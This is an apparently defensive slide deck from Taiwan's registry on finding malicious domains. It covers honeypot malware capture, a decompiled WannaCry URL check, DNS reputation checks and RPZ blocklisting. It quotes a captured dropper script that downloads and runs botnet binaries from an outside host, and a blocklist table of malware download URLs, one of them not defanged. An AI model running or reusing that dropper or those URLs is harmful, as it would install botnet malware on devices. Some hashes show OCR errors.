

# **Automated Detection of Malicious Registrations**

TWNIC Guo Tszheng



# ABSTRACT

- How to get malware and malicious script.
- How to get suspicious domain and url from malware.
- Confirm domain name and url is malicious.
- Deploy blacklist and block malicious connections.
- RPZ service in Taiwan and automated detect gov malicious domain.



# How to get malware and malicious script

tcp6	0	0	:::1:80	:::*	LISTEN
tcp6	0	0	:::1:21	:::*	LISTEN
tcp6	0	0	:::1:53	:::*	LISTEN
tcp6	0	0	:::1:23	:::*	LISTEN
tcp6	0	0	:::1:1433	:::*	LISTEN
tcp6	0	0	:::1:1723	:::*	LISTEN
tcp6	0	0	:::1:443	:::*	LISTEN
tcp6	0	0	:::1:1883	:::*	LISTEN
tcp6	0	0	:::1:445	:::*	LISTEN
tcp6	0	0	:::1:5060	:::*	LISTEN
tcp6	0	0	:::1:5061	:::*	LISTEN
tcp6	0	0	:::1:135	:::*	LISTEN
tcp6	0	0	:::1:27017	:::*	LISTEN
tcp6	0	0	:::1:554	:::*	LISTEN
tcp6	0	0	:::1:42	:::*	LISTEN
tcp6	0	0	:::1:3306	:::*	LISTEN
tcp6	0	0	:::1:11211	:::*	LISTEN
udp6	0	0	:::1:49152	:::*	
udp6	0	0	:::1:49170	:::*	



# How to get malware and malicious script

```
-rw----- 1 root root 8232 Jul 5 2021 045fa30aa43f10fb78e3a19ba6b4a1c3
-rw----- 1 root root 8232 Jul 6 2021 2a347b988e91cf98d47b6171fdb56978
-rw----- 1 root root 8232 Jul 5 2021 31d4f1119d27ce0d14ed4ed42e0403f6
-rw----- 1 root root 8232 Jul 6 2021 459d77593c573ee5f900a6c8406d34e7
-rw----- 1 root root 8232 Jul 5 2021 4e2bac069e86bfef3e9b0838968a3309
-rw----- 1 root root 8232 May 11 2021 8f9c42295019ddd0679e252977f71459
-rw----- 1 root root 8232 Jul 5 2021 b8c6545de87fe00b0ecd7f35d3e953a6
-rw----- 1 root root 8232 Jul 1 2021 caf3f65d0f91a51d9725cb5f89ee9b41
-rw----- 1 root root 8232 Apr 13 2021 f147bc159716b800eb2887c7cf9a3112
-rw----- 1 root root 8232 Apr 13 2021 f54313192a4e0490c99a5681b67a0315
```



# How to get malware and malicious script

```
root@test_honeypot:/opt/dionaea/var/lib/dionaea/binaries# file *
045fa30aa43f10fb78e3a19ba6b4a1c3: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=539d4c06d57d3e74e589de96d90e400d7612e061, not stripped
2a347b988e91cf98d47b6171fdb56978: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=50a6180f606337e6b0e8bf70c176112690600aed, not stripped
31d4f1119d27ce0d1ed4ed42e0403f6: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=6034adfb09aeeccb0e865fed5930b9da7f50945a, not stripped
459d77593c573ee5f900a6c8406d34e7: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=27687edf3e144a1954a247bfae6d5408d7b13a9c, not stripped
4e2bac069e86bfef3e9b0838968a3309: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=4c87ba84c3e080fd88469a5bb7be825572086ce0, not stripped
8f9c42295019ddd0679e252977f71459: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=fc47e23653502b47dc004800a65173690a04776e, not stripped
b8c6545de87fe00b0ecd7f35d3e953a6: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=db8bc11e50ee960f3f329d263dac6b0afe2c6106, not stripped
caf3f65d0f91a51d9725cb5f89ee9b41: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=cad0825457ea0daa20ad74e95e2742f8d68032de, not stripped
f147bc159716b800eb2887c7cf9a3112: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=959bd96925affff37ebcaala046f8a2e79fc45c6, not stripped
f54313192a4e0490c99a5681b67a0315: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=5df75f3f9e277d40b8c62d2cc8c0b4972067993c, not stripped
fd94cf8fc1eb499ad3b02f0759a0a2de: a /usr/bash script, ASCII text executable
16985dbb94093717bf62fc7497db7099: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
169e02e149c58989fdd14f70708b5c36: ELF 32-bit MSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, not stripped
169f230a349170aedcdb4002817eab38: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, stripped
16a51b71f056f2ecd031c52c6e065522: ELF 32-bit MSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, not stripped
16a913e25ad758972422b3b7b363a48c: ELF 32-bit LSB executable, Renesas SH, version 1 (SYSV), statically linked, not stripped
16a9b29db7f6fdd911928632cec2b94f: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
16aa290819f4059cc2a4bafa14e33fd6: ELF 32-bit MSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, stripped
16ad9c1af63e8cda7d3f7b22e3a6c3c6: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, not stripped
16bledc5fa7376ef5ad091a24f38c235: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, stripped
16b232a50dad0c546d572a6a0c0ad68b: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, not stripped
```



# How to get suspicious domain and url from malware.

- Method1: Get malicious domain from binary file by reverse engineering.
- Method2: Get malicious domain from binary file use command “strings”.
- Method3: Get malicious domain from script.




# Get malicious domain from reverse engineering

```
Decompile: something_interesting - (wannacry)

1
2 undefined4 something_interesting(void)
3
4 {
5     HINTERNET hInternet;
6     HINTERNET hinternet_return;
7     int i;
8     char *strange_url;
9     char *strange_url_copy;
10    char strange_url_buffer [57];
11
12    i = 14;
13    strange_url = s_http://www.iuqerfsodp9ifjaposdfj_004313d0;
14    strange_url_copy = strange_url_buffer;
15    while (i != 0) {
16        i = i + -1;
17        *(undefined4 *)strange_url_copy = *(undefined4 *)strange_url;
18        strange_url = strange_url + 4;
19        strange_url_copy = strange_url_copy + 4;
20    }
21    *strange_url_copy = *strange_url;
22    InternetOpenA((LPCSTR)0x0,1,(LPCSTR)0x0,(LPCSTR)0x0,0);
23    hinternet_return = InternetOpenUrlA(hInternet,strange_url_buffer,(LPCSTR)0x0,0,0x84000000,0);
24    if (hinternet_return == (HINTERNET)0x0) {
25        InternetCloseHandle(hInternet);
26        InternetCloseHandle(0);
27        FUN_00408090();
28        return 0;
29    }
30    InternetCloseHandle(hInternet);
31    InternetCloseHandle(hinternet_return);
32    return 0;
33 }
```



# Get malicious domain from command - strings



```
ExitProcess
OpenMutexA
KERNEL32.dll
StartServiceCtrlDispatcherA
CreateServiceA
OpenSCManagerA
ADVAPI32.dll
InternetOpenUrlA
InternetOpenA
WININET.dll
GetCommandLineA
GetVersion
TerminateProcess
UnhandledExceptionFilter
FreeEnvironmentStringsA
FreeEnvironmentStringsW
WideCharToMultiByte
GetEnvironmentStrings
GetEnvironmentStringsW
SetHandleCount
GetStdHandle
GetFileType
GetStartupInfoA
HeapDestroy
HeapCreate
VirtualFree
HeapFree
RtlUnwind
WriteFile
HeapAlloc
GetCPIInfo
GetACP
GetOEMCP
VirtualAlloc
HeapReAlloc
GetProcAddress
LoadLibraryA
MultiByteToWideChar
LCMapStringA
LCMapStringW
GetStringTypeA
GetStringTypeW
MalService
MalService
HGL345
http://www.malwareanalysisbook.com
Internet Explorer 8.0
@CE
hBE
DBE
HAE
```



# Get malicious domain from upload script

```
1 #!/usr/bash
2 >/dev/shm/.a && cd /dev/shm
3 >/var/tmp.a && cd /var/tmp
4 >/tmp/.a && cd /tmp
5
6 rm -rf .a
7
8 cp $SHELL .f
9 >.f
10
11 wget http://backend.yumin123.xyz/arm5/bin -O- > .f;chmod 777 .f; ./f loader.zyxel; rm -rf .f
12 wget http://backend.yumin123.xyz/arm6/bin -O- > .f;chmod 777 .f; ./f loader.zyxel; rm -rf .f
13 wget http://backend.yumin123.xyz/mips/bin -O- > .f;chmod 777 .f; ./f loader.zyxel; rm -rf .f
14 wget http://backend.yumin123.xyz/mips64/bin -O- > .f;chmod 777 .f; ./f loader.zyxel; rm -rf .f
15 wget http://backend.yumin123.xyz/mpsl/bin -O- > .f;chmod 777 .f; ./f loader.zyxel; rm -rf .f
16
17 rm -rf $0
```



# Confirm domain name is malicious

- Method1:Confirm domain is dynamic nameserver
- Method2:Confirm domain with other blacklist
- Method3:DNS reputation



# Confirm domain is dynamic nameserver

```
[root@blog bin]# dig [REDACTED] NS

; <<>> DiG 9.11.5-P1 <<>> [REDACTED] NS
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 54441
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
; [REDACTED] IN NS

;; ANSWER SECTION:
[REDACTED] 30 IN NS ns2.changeip.org.
[REDACTED] 30 IN NS ns1.changeip.org.

;; Query time: 183 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: — 1月 30 11:43:57 CST 2023
;; MSG SIZE rcvd: 94
```



# Confirm domain with other blacklist

malware	通報日期	分享來源	twisac ID	DN
Banking Trojan	2021/5/3	HSIN		app.crasa.at
Banking Trojan	2021/5/3	HSIN		ram.unici.at
Linux Mirai Coin Miner (download URLs)	2021/5/31	cybel		hxxp://209.141.43.118/sh
Linux Mirai Coin Miner (download URLs)	2021/5/31	cybel		http://198.23.172.240/100UP.sh
Linux Mirai Coin Miner (download URLs)	2021/5/31	cybel		hxxp://31.210.20.48/dirdir000/0s1s12.x86
Linux Mirai Coin Miner (download URLs)	2021/5/31	cybel		hxxp://116.202.106.221/zeros6x.sh
Linux Mirai Coin Miner (download URLs)	2021/5/31	cybel		hxxp://45.14.149.244/x86_64
Linux Coinminer	2021/5/31	cybel		hxxp://198.98.56.65/krax
Linux Coinminer	2021/5/31	cybel		hxxp://209.141.58.203/ssh
Linux Coinminer	2021/5/31	cybel		hxxp://flooder.ga/top
Trojan.PowerShell	2021/5/31	cybel		hxxp://71.127.148.69/.x/3sh
Trojan.PowerShell	2021/5/31	cybel		hxxp://71.127.148.69/.x/2sh
Trojan.PowerShell	2021/5/31	cybel		hxxp://71.127.148.69/.x/1sh
Linux Hajime	2021/5/31	cybel		hxxp://68.217.195.231:27894/.i
Linux Hajime	2021/5/31	cybel		hxxp://201.170.204.41:16002/.i
Abcbot	2021/11/23	360Netlab		dgixyyfug.tk
「360Netlab公告 Abcbot殭屍網路」	2021/11/23	360Netlab		dgixyyfug.com
「360Netlab公告 Abcbot殭屍網路」	2021/11/23	360Netlab		dgixyyfug.pages.dev
「360Netlab公告 Abcbot殭屍網路」	2021/11/23	360Netlab		guyfixdyg.tk
「360Netlab公告 Abcbot殭屍網路」	2021/11/23	360Netlab		guyfixdyg.com
「360Netlab公告 Abcbot殭屍網路」	2021/11/23	360Netlab		guyfixdyg.pages.dev
「360Netlab公告 Abcbot殭屍網路」	2021/11/23	360Netlab		gfgiudyxx.tk
「360Netlab公告 Abcbot殭屍網路」	2021/11/23	360Netlab		gfgiudyxx.com
「360Netlab公告 Abcbot殭屍網路」	2021/11/23	360Netlab		gfgiudyxx.pages.dev
「360Netlab公告 Abcbot殭屍網路」	2021/11/23	360Netlab		xgudyfyig.tk





























# DNS reputation

- <https://www.ipvoid.com/dns-reputation/> (Comodo)
- <https://www.virustotal.com/gui/home/search> (VirusTotal)
- [https://talosintelligence.com/reputation\\_center/](https://talosintelligence.com/reputation_center/) (Cisco)
- <https://www.switch.ch/dns-firewall/reputation-checker/> (Switch)



# DNS reputation

#	DNS Service	Status			
1)	 AdGuard DNS (Default)	 Blocked	8)	 Neustar Recursive DNS (Threat)	
2)	 AdGuard DNS (Family)	 Blocked	9)	 OpenDNS (Family)	
3)	 CleanBrowsing (Family)		10)	 Quad9	 Blocked
4)	 Cloudflare (Family)		11)	 SafeSurfer	 Blocked
5)	 Comodo Secure DNS		12)	 Yandex.DNS (Family)	
6)	 Neustar Recursive DNS (Business)	 Blocked	13)	 Yandex.DNS (Safe)	
7)	 Neustar Recursive DNS (Family)	 Blocked			



# Deploy blacklist and block malicious connections


- Deploy blacklist in cache server and deny the connection to malicious domain.

```
root@Tszheng-test:~# dig +short @168.95.1.1 5qe8.com A
79.22.185.208
```

```
root@Tszheng-test:/etc# dig +short 5qe8.com A
root@Tszheng-test:/etc#
```



# RPZ service in Taiwan






# Automated Detection

- Detect new register names with suspicious strings like 'gov' and send to warning list, for example abcgov.tw
- Fetch web pages of new register domain name in 7 days, if the web page html code include some suspicious strings, send the domain name to warning list
- Manually check the warning list, put serverHold status on the domain name if it is a phishing site



# Statistics





# Question and Answer